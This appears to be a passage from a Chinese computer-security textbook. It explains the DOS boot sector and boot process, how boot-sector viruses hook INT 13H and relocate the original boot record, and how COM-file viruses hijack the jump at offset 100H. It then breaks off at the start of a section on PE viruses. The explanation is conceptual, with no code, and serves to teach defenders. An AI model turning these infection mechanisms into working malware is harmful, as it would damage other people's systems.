DOS 引导型病毒是隐藏在磁盘主引导扇区(boot sector)的病毒。主引导扇区位于硬盘的 0 柱面 0 磁道 1 扇区，其结构如图 4.2 所示，用于存放主引导记录(main boot record，MBR)、硬盘主分区表(disk partition table，DPT)和引导扇区标记(boot record ID)。

① 主引导记录(MBR)占用引导扇区的前 446 个字节(0000～01BD)，作用是检查分区




图 4.2　主引导扇区的结构

表是否正确以及确定哪个分区为引导分区(要将控制权交给操作系统所在分区),并在程序结束时把该分区的启动程序(即操作系统引导程序)调入内存加以执行。

在 DOS 的启动过程中,中断服务程序 INT 19H(自举程序)将引导记录调入内存的 0000H:7C00H 处,并把控制权交给它。这时,引导记录将检查启动盘上是否有 DOS 系统,即根目录中的前两个文件是否为 IO.SYS 和 MSDOS.SYS。若是,则把文件 IO.SYS 读入到内存的 70H:0H 处,并把主控制权交给 IO.SYS,否则给出非系统盘的错误信息。

② 磁盘主分区表(DPT)中记录了磁盘的基本分区信息。它占用的 64 字节分为 4 个分区项,分别记录了每个主分区的信息。

③ 引导区标记——55AA,占用两个字节,用于判断引导区是否合法。

(2) DOS 的自举过程

图 4.3 为 DOS 的自举过程。可以看出,在这个自举过程中,系统的控制权按照下面的




图 4.3　DOS 的自举过程

顺序转移：

ROMBIOS→DOS 引导程序→IO. SYS→MSDOS. SYS→COMMAND. COM→用户。

主引导程序的基本功能是读出自举分区的 BOOT 程序，并把控制权转移到分区 BOOT 程序。在这一过程中，关键性的技术有：

① 将本来要读入到 0000：7C00H 处的硬盘主引导程序转移到 0000：0600H 处。

② 顺序读入 4 个分区表的自举标志，以找出自举分区：若找不到，就转向执行 INT 18H 的 BOOT 异常，执行异常中断程序。

③ 找到自举分区后，检测该分区标志：如果是 32 位/16 位 FAT 并支持 13 号中断的扩展功能，就转向执行 13 号中断的 41 号功能调用，进行安装检测。检测成功，就执行 42 号扩展功能调用，把 BOOT 程序读入内存 0000：7C00H 处。读入成功，就执行 0000：7C00H 处的程序；读入失败，就调用 13 号中断的读扇区功能，把 BOOT 程序读入内存 0000：7C00H 处。

(3) 引导型病毒的传染过程

图 4.4 为带有病毒的 DOS 自举(图 4.4(b))与正常 DOS 自举(图 4.4(a)，是图 4.4 的简化)的对比。




图 4.4　引导型病毒的一次活动过程

引导型病毒是驻留在硬盘的主引导分区或硬/软盘的 DOS 引导分区的病毒，它的感染过程分两大步：装入内存和攻击。

装入内存过程如下：

① 系统开机后，进入系统检测，检测正常后，从 0 面 0 道 1 扇区，即逻辑 0 扇区读取信息到内存的 0000：7C00H 处：

- 正常时，磁盘 0 面 0 道 1 扇区，即逻辑 0 扇区存放的是 boot 引导程序。
- 操作系统感染了引导扇区病毒时，磁盘 0 面 0 道 1 扇区，即逻辑 0 扇区存放的是病毒引导部分，boot 引导程序被放到其他地方。例如，大麻病毒在软盘中将原 DOS 引导扇区搬移到 0 道 1 面 3 扇区，在硬盘中将原 DOS 引导扇区搬移到 0 道 0 面 7 扇

区；香港病毒则将原 DOS 引导扇区搬移到 39 磁道第 8 扇区；Michelangelo 病毒在高密度软盘上是第 27 扇区，在硬盘上是 0 道 0 面 7 扇区。

② 系统开始运行病毒引导部分，将病毒的其他部分读入到内存的某一安全区，常驻内存，监视系统的运行。

③ 病毒修改 INT 13H 中断服务处理程序的入口地址，使之指向病毒控制模块并执行，以便必要时接管磁盘操作的控制权。

BIOS INT 13H 调用是 BIOS 提供的磁盘基本输入输出中断调用，可以完成磁盘(包括硬盘和软盘)的复位、读写、校验、定位、诊断、格式化等操作。它采用 CHS 寻址(按柱面、磁道、扇区 3 个参数寻址，即旧的寻址方式。新的寻址方式是 LAB——线性寻址)，最大访问能力为 8GB 左右。

④ 病毒程序全部读入后，接着读入正常 boot 内容到内存 0000：7C00H 处，进行正常的启动过程(这时病毒程序已经全部读入内存，不再需要病毒的引导部分)。

⑤ 病毒程序伺机等待随时感染新的系统盘或非系统盘。

攻击过程如下：

病毒程序发现有可攻击的对象后，要进行下列工作：

① 将目标盘的引导扇区读入内存，判断它是否感染了病毒。

② 满足感染条件时，将病毒的全部或一部分写入 boot 区，把正常的磁盘引导区程序写入磁盘特定位置。

③ 返回正常的 INT 13H 中断服务处理程序，完成对目标盘的传染过程。

2. COM 文件型病毒分析

COM 型文件病毒是寄生于 COM 文件的病毒。为了说明 COM 型病毒的原理，需要了解如下的问题：

- COM 型文件是如何执行的；
- COM 型病毒是如何寄生在 COM 型文件中的；
- COM 型文件病毒是如何执行的。

(1) COM 文件的加载与内存结构

COM 型文件可以由 CPU 直接执行。执行的过程如下：当用户在 DOS 命令行中输入程序名后，DOS 就开始寻找扩展名为.COM 的同名程序。找到了，就把系统的控制权交给该程序，并开始执行该程序。

但是，DOS 要执行一个 COM 文件，必须先作一些准备工作，首先要为程序分配运行所需要的内存，然后进行 COM 文件加载。图 4.5 中有灰底的部分是为 COM 分配的内存情况。其中，堆栈用于该 COM 程序中动态数据的存储，COM 文件映像是该 COM 文件在内存的一个绝对映像，复制 COM 文件映像的过程称为加载 COM 程序。这样，COM 文件才能在 DOS 外壳上直接运行处理器指令和内存数据。

COM 文件是一种单段执行结构，它被分配在一个 64K 字节的空间中。这个空间中除了要存放 COM 文件外，还要存放一个程序段前缀(program segment prefix，PSP)和一个起始堆栈。PSP 区的大小为 256 字节，包括了当前加载的文件在执行时所需要的参数以及在




图 4.5　COM 文件内存映像图

COM 文件执行结束退出时的环境参数，作为程序与 DOS 的接口被 DOS 用来管理进程。

为了运行 COM 文件，还要为它设置多个内部寄存器的初值——使 4 个段寄存器 CS、ES、PS、SS 均指向 PSP＋0H；使指令寄存器 IP 指向 PSP＋100H——COM 文件的第 1 条指令处。

(2) COM 型文件病毒机制

一个 COM 型文件病毒要进行传染或破坏，就要在其所寄生的 COM 文件执行的某个点上获得控制权，执行结束后再把控制权交给宿主程序。为此，需要解决如下两个问题：病毒在什么时机取得控制权最好以及病毒用什么方法取得控制权。

① 病毒取得控制权的时机

一般来说，当由 DOS 用 Jump 指令跳到 COM 程序的起点时，是一个比较合适的时机。因为这时 COM 程序还没有执行，病毒的运行也不会干扰宿主程序的运行，便于病毒自己的隐蔽和安全。同时，系统为 COM 程序分配的内存空间还空闲着，病毒可以自由地使用这些空间。

② 病毒取得控制权的方法

病毒取得控制权的基本方法是：

- 把被感染的 COM 文件的最开始(100H 偏移处)几个字节换成跳转到病毒代码的 Jump 指令；
- 用 Jump 指令将流程转到病毒代码，完成感染和破坏过程；
- 病毒代码执行结束，要先恢复被替换的几个字节，再跳回到 100H 偏移处，执行宿主程序。

(3) 已感染病毒的 COM 型程序的大致执行过程

① 被感染的 COM 文件被加载到内存。

② 系统将控制权交到 100H 偏移处。

③ 执行 100H 偏移处的跳转指令，开始执行病毒代码。

④ 内存中的病毒代码开始搜索磁盘，寻找合适的感染目标。

⑤ 找到合适的感染目标，将病毒自身复制到目标的尾部。将该目标 COM 文件最开始几个字节读到内存，保存到病毒码所在的某数据区。写一条转向该文件尾部的病毒代码的

Jump 指令，以便该 COM 文件被执行时通过它把控制权交给病毒代码。

⑥ 病毒把 COM 文件的最初几个字节写回到原来的 100H 偏移处。

⑦ 病毒代码执行一条跳转到 100H 偏移处的 Jump 指令，开始执行宿主程序。

3. Win 32 PE 病毒分析

(1) Win 32 PE 文件格式

Win 32 PE 文件就是 Win 32(Windows 95/98/2000/XP)环境下的 PE 格式(portable executable format)的可执行文件。为了了解病毒对它的感染机理，首先介绍 PE 文件的结构和运行机制。PE 文件的格式如图 4.6 所示。

